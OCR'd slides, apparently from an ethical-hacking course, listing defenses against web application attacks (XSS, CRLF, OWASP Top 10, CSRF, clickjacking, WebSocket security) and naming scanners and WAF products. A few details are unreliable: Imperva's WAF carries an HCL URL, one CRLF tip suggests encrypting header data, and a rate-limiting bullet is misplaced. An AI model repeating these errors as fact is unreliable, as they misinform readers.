- Update the version of the programming language that disallows the injection of CR and LF characters
- Check and remove any newline strings in the content before passing it to the HTTP header
- **Encrypt the data** that is passed to the HTTP headers to hide the CR and LF codes
- Configure **XSSUrlFilter** in the web application to prevent CRLF injection attacks

XSS Attacks

- Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification
- Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use
- Use a web application firewall to block the **execution of malicious scripts**
- Convert all **non-alphanumeric characters** to HTML character entities before displaying the user input in search engines and forums
- Encode input and output and filter metacharacters in the input

Web Application Attack Countermeasures

Broken Access Control

- Perform **access-control checks** before redirecting the authorized user to the requested resource
- Avoid using **insecure IDs** to prevent attackers from guessing them
- Provide a **session timeout** mechanism
- Limit file permissions to authorized users to prevent misuse

Cryptographic Failures/ Sensitive Data Exposure

- Do not create or use **weak cryptographic algorithms**
- **Generate encryption keys** offline and store them securely
- Ensure sensitive data is encrypted using strong encryption algorithms such as **AES-256** for symmetric encryption and **RSA-2048** for asymmetric decryption

Insecure Design

- Implement a **threat modelling** system to recognize potential threats before they are exploited
- Implement a **secure development life cycle** for the development of applications according to security standards
- Perform application **reliability checks** periodically at each stage of development

Security Misconfiguration

- Configure all **security mechanisms** and disable all unused services
- Setup roles, permissions, and accounts and **disable all default accounts** or change their default passwords
- Segregate **development**, **testing**, and **production** environments to minimize risk

Web Application Attack Countermeasures (Cont'd)

XML External Entity

- **Avoid processing XML input** containing a reference to an external entity by a weakly configured XML parser
- The **XML unmarshaller** should be configured securely
- **Parse the document** with a securely configured parser
- Configure the XML processor to use local **static DTD** and disable any declared DTD included in an XML document

Vulnerable and Outdated Components

- Regularly check the versions of both client-side and server-side components as well as their dependencies
- Continuously monitor sources such as the **National Vulnerability Database** (NVD) for vulnerabilities in the components used
- Apply security patches regularly
- Scan the components with **security scanners** frequently
- Use **dependency management tools** that automatically track and update dependencies

Identification and Authentication Failures

- Use **SSL** for authenticated parts of the application
- Verify whether all the users' identities and credentials are stored in a **hashed form**
- Implement identity and access management (IAM) and enforce secure password policies
- Use a **secure platform session manager** to generate long, random session identifiers
- Implement **rate limiting** to restrict the number of login attempts from a single IP address

Web Application Attack Countermeasures (Cont'd)

Software and Data Integrity Failures

- Enforce **digital signatures** to test the integrity of the source and data
- Check the software components for known vulnerabilities using **supply-chain security tools** such as OWASP Dependency Check
- Implement **rate limiting** to restrict the number of login attempts from a single IP address

Insecure Deserialization

- Validate untrusted input that is to be serialized to ensure that serialized data contain only **trusted classes**
- Avoid serialization for **security-sensitive classes**
- Use **libraries** and **APIs** that provide secure deserialization features
- Use **object whitelisting** to restrict deserialization to a set of allowed classes or types

Security Logging and Monitoring Failures

- Define the scope of assets covered in **log monitoring** to include business-critical areas
- Setup a minimum baseline for logging and ensure that it is followed for all assets
- Ensure that logs are logged with user context so that **they are traceable** to specific users

Server-Side Request Forgery Attacks

- Ensure **URL stability** for the prevention of DNS rebinding and TOCTOU attacks
- Implement the **segregation of access** functionality for the remote resources into distinct networks
- Enable the policy of "**deny by default**"

Web Application Attack Countermeasures (Cont'd)

Directory Traversal	• Define access rights to the **protected areas** of the website • **Apply checks/hotfixes** that prevent the exploitation of vulnerabilities such as Unicode to affect the directory traversal • **Remove** or **encode characters** that can be used in directory traversal
Unvalidated Redirects and Forwards	• Avoid using redirects and forwards • If destination parameters cannot be avoided, ensure that the **supplied value is valid** and authorized for the user
Watering Hole Attack	• Regularly apply software patches to remove any vulnerabilities • Monitor network traffic • Secure the DNS server to prevent attackers from **redirecting the site** • Analyze **user behavior** • Inspect popular websites

Web Application Attack Countermeasures (Cont'd)

Cross-Site Request Forgery	• Generate **unique CSRF tokens** for each user session and include them in forms and state-changing requests • Check the HTTP referrer header and when processing a POST, ignore URL parameters • Use the **SameSite attribute** for cookies to prevent them from being sent with cross-site requests
Cookie/Session Poisoning	• Do not store plain text or weakly encrypted password in a **cookie** • Implement **timeout limits for cookies** • Ensure cookies are only sent over HTTPS by setting the **Secure attribute** • Use **long**, **random session IDs** to prevent prediction and guessing
Web Service Attack	• Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages • Use document-centric authentication credentials that use SAML • Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security • Deploy web services-capable firewalls that include SOAP and ISAPI level filtering • Configure firewalls/IDS systems for anomaly and signature detection for web services

Web Application Attack Countermeasures (Cont'd)

Clickjacking Attack

- Use a server-side method such as **X-Frame-Options header** and use its options DENY, SAMEORIGIN, ALLOW-FROM URI
- Never use client-side methods such as **Framebusting** or Framebreaking
- Use the **Content-Security-Policy** (CSP) HTTP header

JavaScript Hijacking

- Use **.innerText** rather than .innerHTML in JavaScript to encode the text
- Avoid using the eval function
- Use the **encoding library** to safeguard the attributes and data elements
- Make sure to **return JSON** with an object externally

Username Enumeration

- Ensure that inputs that include user identifiers produce outputs containing only generic error messages
- Use randomly generated data for usernames instead of sequential numbers
- Use **CAPTCHA** for all pages that accept input to prevent automatic data collection

Attack on Password Reset Mechanism

- Perform proper validation of random tokens and email links
- Ensure all password reset URLs are used only once and set an expiry time limit
- Avoid automated requests through programs and enforce human checks using the CAPTCHA

Best Practices for Securing WebSocket Connections


1. Use **secure websocket protocol** (**wss://**) instead of **ws://** to encrypt WebSocket data in transit
2. Validate **Origin** header on server to ensure WebSocket connections are only accepted from trusted domains
3. Use **token-based authentication** to authenticate users before establishing a WebSocket connection
4. Enforce **RBAC** to ensure that only authorized users can perform certain actions over the WebSocket connection
5. Set limits on the **size of messages** to prevent DoS attacks
6. Implement **rate limiting** to control the number of messages a client can send in a given timeframe
7. Implement **session timeouts** to automatically close inactive WebSocket connections
8. Log all **WebSocket connections** and activities for auditing and monitoring
9. Use **WebSocket subprotocols** to define and enforce specific communication protocols between the client & server
10. Ensure **server certificates** are valid and check if they are issued by a trusted CA or not

RASP for Protecting Web Servers

- Runtime application self protection (RASP) provides security to web and non-web application running on a server
- It can **detect runtime attacks** on the real-time software application layer and can **provide better visibility of the hidden vulnerabilities** in the incoming traffic
- RASP can perform continuous monitoring, **help in remediating attacks at an early stage**, and generate minimized false positives

RASP Benefits


- Visibility
- Collaboration and DevOps
- Penetration testing
- Incident response



Web Application Security Testing Tools

N-Stalker Web App Security Scanner

N-Stalker web app security scanner checks for vulnerabilities such as SQL injection, XSS, and other known attacks



Veracode
https://www.veracode.com

Invicti
https://www.invicti.com

Snyk
https://snyk.io


CodeSonar
https://codesecure.com

HCL AppScan
https://www.hcl-software.com

Web Application Firewalls

Cloudflare Web Application Firewall (WAF)

Cloudflare Web Application Firewall helps security professionals **create custom rules** to protect websites and APIs from malicious incoming traffic



https://www.cloudflare.com

Imperva's Web Application Firewall
https://www.hcltechsw.com

AppWall
https://www.radware.com

Qualys WAF
https://www.qualys.com

Barracuda Web Application Firewall
https://www.barracuda.com

NetScaler WAF
https://www.netscaler.com

Module Summary

- In this module, we have discussed the following:
  - Web application concepts
  - Various web application attacks
  - Web application hacking methodology, which covers footprinting web infrastructure, analyzing web applications, bypassing client-side controls, attack authentication mechanisms, etc.
  - Various web application hacking tools
  - Web API and webhook concepts
  - Hacking web applications via web APIs
  - Various countermeasures that are to be employed to prevent web application hacking attempts by threat actors
  - Securing web applications using various security tools
- In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen testers, perform SQL injection attacks on the target web application